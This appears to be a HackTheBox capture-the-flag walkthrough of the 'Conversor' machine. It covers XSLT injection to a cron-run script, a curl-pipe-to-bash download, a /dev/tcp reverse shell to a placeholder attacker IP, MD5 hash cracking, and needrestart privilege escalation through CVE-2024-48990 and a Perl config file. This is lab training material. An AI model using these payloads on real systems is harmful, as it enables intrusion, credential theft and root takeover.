



HACKTHEBOX



Conversor

4nd March 2026

Prepared By: dotguy

Machine Author: FisMatHack

Difficulty: **Easy**

Synopsis

Conversor is an easy-difficulty Linux machine featuring a web application that converts XML documents into visually formatted HTML documents using XSLT stylesheets. By registering an account and reviewing the downloadable source code, we discover that the application processes user-supplied XSLT files without proper sanitisation, leading to an XSLT injection vulnerability. This allows us to write a malicious Python script to a server-side directory that is periodically executed by a cron job, granting an initial shell as `www-data`. Enumerating the application directory reveals a SQLite database file containing user credentials, from which we extract and crack an MD5 password hash to obtain valid SSH access as the user `fismathack`. For privilege escalation, the machine highlights a misconfigured sudo rule allowing execution of `needrestart`, which is vulnerable to CVE-2024-48990, enabling code execution via a controlled `PYTHONPATH` and ultimately allowing us to gain root privileges.

Skills required

- Linux Fundamentals
- Web Application Security

- Exploit automation via scripting.
- Database enumeration
- Hash cracking

Skills learned

- Source code review
- Exploiting XSLT injection
- Exploiting CVE-2024-48990

Enumeration

Nmap


Let's run an `Nmap` scan to discover any open ports on the remote host.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.105 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.129.14.222
<SNIP>
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp    open  http      Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://conversor.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

An initial `Nmap` scan detects an `ssh` service running on port `22` and an Apache web server on port `80`.

HTTP


Upon browsing to port `80`, we are redirected to the domain `conversor.htb`.




Let's add an entry for `conversor.htb` in our `/etc/hosts` file with the corresponding IP address to resolve the domain name and allow us to access it in our browser.


```
$ echo "10.129.14.222 conversor.htb" | sudo tee -a /etc/hosts
```

Navigating to `conversor.htb` redirects us to the login page of the Conversor web application.






Since account registration is available, we can create a new account to explore the application's functionality further.




We can then log in to the web application using the newly created account.



After logging in, we are presented with the application dashboard. The Conversor application allows users to upload an XML file along with an XSLT stylesheet to transform the XML data into

more readable, visually formatted output. It also provides a downloadable XSLT template developed by the application's team.

XSLT (Extensible Stylesheet Language Transformations) is a stylesheet language used to transform XML data into another format, such as HTML, text, or another XML structure.



The screenshot shows the web interface of the 'Conversor' application. At the top is a blue navigation bar with the title 'Conversor' on the left and links for 'Home', 'About', and 'Logout' on the right. The main content area has a light blue background with a white central card. The card is titled 'Conversor' in a large, bold font. Below the title is a paragraph of text explaining the application's purpose: 'We are Conversor. Have you ever performed large scans with Nmap and wished for a more attractive display? We have the solution! All you need to do is upload your XML file along with the XSLT sheet to transform it into a more aesthetic format. If you prefer, you can also download the template we have developed here: [Download Template](#)'. Below this text are two file upload sections. The first is labeled 'XML File' and contains a 'Browse...' button and a text box showing 'No file selected.'. The second is labeled 'XSLT File' and also contains a 'Browse...' button and a text box showing 'No file selected.'. Below these sections is a large, rounded blue button labeled 'Convert'. Underneath the button is a section titled 'Your Uploaded Files:' followed by a text box that says 'No files uploaded yet'. At the bottom of the page is a dark blue footer bar with the text '© 2025 Conversor. All rights reserved.'

To understand how the application works, we follow the example on the page and run an Nmap scan against the target host, exporting the results to XML format.

```
$ nmap --min-rate 1000 -p 22,80 conversor.htb -oX scan.xml
<SNIP>
$ ls -l
total 1
-rw-r--r-- 1 root root 1673 Mar  3 18:21 scan.xml
```

For the XSLT stylesheet, let's download the template provided on the site.

```
$ wget http://conversor.htb/static/nmap.xslt
```

Now, let's upload the Nmap `scan.xml` file and the downloaded XSLT template file.

Conversor

We are Conversor. Have you ever performed large scans with Nmap and wished for a more attractive display? We have the solution! All you need to do is upload your XML file along with the XSLT sheet to transform it into a more aesthetic format. If you prefer, you can also download the template we have developed here: [Download Template](#)

XML File

Browse...

scan.xml

XSLT File

Browse...

nmap.xslt

Convert

Your Uploaded Files:

[b255c6e2-dd3f-4523-9828-23f1cac522be.html](#)

After uploading the files, the application returns an HTML file displaying the Nmap scan results in a more visually appealing format.

Nmap Scan Report

```
/usr/lib/nmap/nmap --min-rate 1000 -p 22,80 -oX scan.xml conversor.htb
```

Host: **10.129.14.222** (conversor.htb)

Port	Protocol	Service	State
22	tcp	ssh	open
80	tcp	http	open


In the About section, you can also download the source code for the Conversor web application.

Conversor

HomeAboutLogout

About the Developers

Conversor is crafted with care by a team of developers who love simplicity and design:



FisMatHack
Backend Developer



Arturo Vidal
Frontend & UX



David Ramos
Team Lead

We welcome new contributions! We know we're still a small project with a lot of room to grow. If you'd like to help improve the code or report a security issue, feel free to reach out at contact@conversor.htb. Thank you for your support!

 [Download Source Code](#)

Let's download and extract the source code to review it.

```
$ wget http://conversor.htb/static/source_code.tar.gz
$ tar -xvf source_code.tar.gz
```

While reviewing the `app.py` file, we observed that the XSLT file is loaded without sanitization, potentially making the application vulnerable to XSLT injection.

```
92 @app.route('/convert', methods=['POST'])
93 def convert():
94     if 'user_id' not in session:
95         return redirect(url_for('login'))
96     xml_file = request.files['xml_file']
97     xslt_file = request.files['xslt_file']
98     from lxml import etree
99     xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
100     xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
101     xml_file.save(xml_path)
102     xslt_file.save(xslt_path)
103     try:
104         parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
105         xml_tree = etree.parse(xml_path, parser)
106         xslt_tree = etree.parse(xslt_path)
107         transform = etree.XSLT(xslt_tree)
108         result_tree = transform(xml_tree)
109         result_html = str(result_tree)
110         file_id = str(uuid.uuid4())
111         filename = f"{file_id}.html"
112         html_path = os.path.join(UPLOAD_FOLDER, filename)
113         with open(html_path, "w") as f:
114             f.write(result_html)
```

Additionally, the source code contains an `install.md` file which indicates that the remote host is configured with a cron job that executes Python scripts in the `/var/www/conversor.htb/scripts/` directory every minute.

<SNIP>

If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your `/etc/crontab`.

```
"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f";
done
"""
```

Foothold

Since the uploaded XSLT file is not sanitised, the application may be vulnerable to XSLT injection. Researching this vulnerability leads us to [this resource by PayloadsAllTheThings](#) that demonstrates how XSLT injection can be exploited to write files. Using the information from the `install.md` file, we can attempt to write a malicious `.py` file to the

`/var/www/conversor.htb/scripts/` directory and wait for the cron job to execute it.

We can modify the provided XSLT file to write a malicious Python script,

`/var/www/conversor.htb/scripts/pwn.py`. This script fetches our payload file, `index.html`, from our machine and pipes it to `bash` for execution.

```
<!-- pwn.xslt -->
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:exploit="http://exslt.org/common"
    extension-element-prefixes="exploit"
    version="1.0">
    <xsl:template match="/">
        <exploit:document href="/var/www/conversor.htb/scripts/pwn.py"
method="text">import os;os.system("curl
http://<ATTACKER_IP>:8000/index.html|bash")</exploit:document>
        </xsl:template>
    </xsl:stylesheet>
```

Next, we create the `index.html` file containing the reverse shell payload.

```
# index.html
#!/bin/bash
bash -c "bash -i >& /dev/tcp/<ATTACKER_IP>/9001 0>&1"
```

Set up a netcat listener on port `9001`.

```
$ nc -nvlp 9001
```

Also, start a Python HTTP server on port 8000 for serving the `index.html` file.

```
$ python3 -m http.server 8000
```

We then upload the `scan.xml` file along with the malicious `pwn.xslt` file to the Conversor application. After the upload, we receive a shell on our listener as the `www-data` user about a minute later, when the cron job executes our Python script.

```
$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.193] from (UNKNOWN) [10.129.14.222] 35420
<SNIP>
www-data@conversor:~$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Enumerating the filesystem reveals the application database file at

```
/var/www/conversor.htb/users.db.
```

```
www-data@conversor:~/conversor.htb$ find .
<SNIP>
./instance
./instance/users.db
<SNIP>
```

The database file stores information about the files and users of the Conversor web application.

```
$ sqlite3 /var/www/conversor.htb/instance/users.db
sqlite> .tables
files  users

sqlite> .schema users
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT UNIQUE,
    password TEXT
);

sqlite> select * from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
2|dotguy|1a1dc91c907325c69271ddf0c944bc72
```

While the user `dotguy` was created by us, another user, `fismathack`, appears more interesting. Let's attempt to crack its password hash.

```
$ cat hash.txt
5b5c3ac3a1c897c94caad48e6c71fdec
```

We can use [this website](#) to identify the hash type as MD5.

Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

Analyze

Hash:	5b5c3ac3a1c897c94caad48e6c71fdec
Hash type:	MD5 or MD4
Bit length:	128
Character length:	32
Character type:	hexidecimal

The password hash can be cracked using `JohnTheRipper`.

```
$ john -w=/usr/share/wordlists/rockyou.txt hash.txt --format=RAW-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Keepmesafeandwarm (?)
```

We can log in via SSH with the obtained credential pair `fismathack:Keepmesafeandwarm`.

```
$ ssh fismathack@conversor.htb
fismathack@conversor.htb's password: Keepmesafeandwarm
<SNIP>
fismathack@conversor:~$ id
uid=1000(fismathack) gid=1000(fismathack) groups=1000(fismathack)
```

The user flag can be found in `/home/fismathack/user.txt`.

```
$ cat /home/fismathack/user.txt
```

Privilege Escalation

Enumerating the sudo privileges for the user `fismathack` reveals that this user can run `/usr/sbin/needrestart` with root privileges.

```
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
```

Matching Defaults entries for fismathack on conversor:

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s  
nap/bin,  
use_pty
```

User fismathack may run the following commands on conversor:

```
(ALL : ALL) NOPASSWD: /usr/sbin/needrestart
```

`needrestart` is a Linux utility that checks which services or processes need to be restarted after system or library updates.

There are two ways to exploit this SUDO privilege.

Method 1 (CVE-2024-48990)

We find that the installed version of `needrestart` is 3.7.

```
fismathack@conversor:~$ /usr/sbin/needrestart --version  
needrestart 3.7 - Restart daemons after library updates.  
<SNIP>
```

Searching for exploits for this version leads us to [CVE-2024-48990](#), which allows local attackers to execute arbitrary code as root. The vulnerability occurs when `needrestart` can be manipulated into running the Python interpreter with an attacker-controlled `PYTHONPATH` environment variable.

We can use [this](#) POC to exploit the vulnerability. As per the PoC, we first need to create a malicious Python module. The following `lib.c` code sets the UID and GID to root and then copies `/bin/bash` to `/tmp/poc`, assigning it the SUID bit.

```
// lib.c  
#include <stdio.h>  
#include <stdlib.h>  
#include <sys/types.h>  
#include <unistd.h>  
  
static void a() __attribute__((constructor));  
  
void a() {  
    if(geteuid() == 0) { // Only execute if we're running with root privileges  
        setuid(0);  
        setgid(0);  
        system("cp /bin/bash /tmp/poc; chmod u+s /tmp/poc");  
    }  
}
```

Since `gcc` is not installed on the victim machine, we compile `lib.c` on our local machine and then transfer the compiled file to the target. The following command compiles the code and generates a shared object file named `__init__.so`. The name `__init__.so` is used because its presence inside a directory allows Python to treat that directory as a package that can be imported.

```
$ gcc -shared -fPIC -o __init__.so lib.c
```

Set up an HTTP server to host the compiled file so that the target machine can fetch it.

```
$ python3 -m http.server 8000
```

On the target machine, we create the required directory structure and download the compiled library. The file is placed inside an `importlib` directory because `importlib` is the Python module that will later be imported by our malicious Python script.

```
$ mkdir -p /tmp/malicious/importlib
$ curl http://<ATTACKER_IP>/__init__.so -o /tmp/malicious/importlib/__init__.so
```

We then create the Python script `/tmp/malicious/exploit.py`, which repeatedly attempts to import the `importlib` module. When the package is imported, the code inside `__init__.so` is executed, triggering our malicious payload.

```
# /tmp/malicious/exploit.py
import time
while True:
    try:
        import importlib
    except:
        pass
    if __import__("os").path.exists("/tmp/poc"):
        print("Got shell!, delete traces in /tmp/poc, /tmp/malicious")
        break
    time.sleep(1)
```

Next, we execute the following command on the target system. This sets the `PYTHONPATH` environment variable to our malicious directory and runs the `exploit.py` script, which waits for `needrestart` to execute.

```
$ cd /tmp/malicious; clear; echo -e "\n\nWaiting for needrestart execution...\n";
PYTHONPATH="$PWD" python3 exploit.py 2>/dev/null
Waiting for needrestart execution...
```

From another SSH session as the `fismathack` user, we execute `needrestart` with `sudo`.

```
$ ssh fismathack@conversor.htb
fismathack@conversor.htb's password: Keepmesafeandwarm
<SNIP>
fismathack@conversor:~$ sudo /usr/sbin/needrestart
Scanning processes...
Scanning linux images...
Running kernel seems to be up-to-date.
No services need to be restarted.
No containers need to be restarted.
No user sessions are running outdated binaries.
No VM guests are running outdated hypervisor (qemu) binaries on this host.
```

At this point, `/bin/bash` is successfully copied to `/tmp/poc` with the SUID bit set. We can now execute it to obtain a root shell.

```
fismathack@conversor:~$ /tmp/poc -p
poc-5.1# id
uid=1000(fismathack) gid=1000(fismathack) euid=0(root) groups=1000(fismathack)
```

The root flag can be found in `/root/root.txt`.

```
$ cat /root/root.txt
```

Method 2 (`needrestart` GTFObin)

Since we have SUDO privileges to execute `/usr/sbin/needrestart`, we can refer to [its entry on GTFOBins](#).

.. / needrestart

[Sponsor](#)[Fork](#)[Star](#)

12,816

[Inherit](#) [Shell](#) [Reverse shell](#) [File read](#) [Upload](#) [Download](#)

Inherit

This executable can inherit functions from another.

Comment

(a) This allows to run Perl code (...).

[Unprivileged](#)[Sudo](#)

This function is performed by the privileged user if executed via `sudo` because the acquired privileges are not dropped.

Remarks

If there are environment variables involved, they must be passed via `sudo VAR=value ...` or exported then `sudo -E ...`.

```
echo '...' >/path/to/temp-file
needrestart -c /path/to/temp-file
```

Functions

Inherits from `perl`, thus possibly granting the following functions:

[Shell](#) [Reverse shell](#) [File read](#) [Upload](#) [Download](#)[Source](#) | [History](#)

It indicates that `needrestart` can load a custom configuration file containing embedded Perl code, which will be executed when the binary runs.

To leverage this, we create a configuration file with a malicious Perl code that copies `/bin/bash` to `/tmp/poc` and sets the SUID bit.

```
fismathack@conversor:/tmp$ echo 'system("cp /bin/bash /tmp/poc; chmod u+s /tmp/poc")' > /tmp/cmd.conf
```

Next, we execute `needrestart` with the crafted configuration file.

```
fismathack@conversor:/tmp$ sudo /usr/sbin/needrestart -c /tmp/cmd.conf
Scanning processes...
Scanning linux images...
Running kernel seems to be up-to-date.
No services need to be restarted.
No containers need to be restarted.
No user sessions are running outdated binaries.
No VM guests are running outdated hypervisor (qemu) binaries on this host.
```

After execution, the `/tmp/poc` binary is created with the SUID bit set. We can then run it to obtain a root shell.

```
fismathack@conversor:/tmp$ ls -l /tmp/poc
-rwsr-xr-x 1 root root 1396520 Mar 18 13:15 /tmp/poc
fismathack@conversor:/tmp$ /tmp/poc -p
bash-5.1# id
uid=1000(fismathack) gid=1000(fismathack) euid=0(root) groups=1000(fismathack)
```

The root flag can be found in `/root/root.txt`.

```
$ cat /root/root.txt
```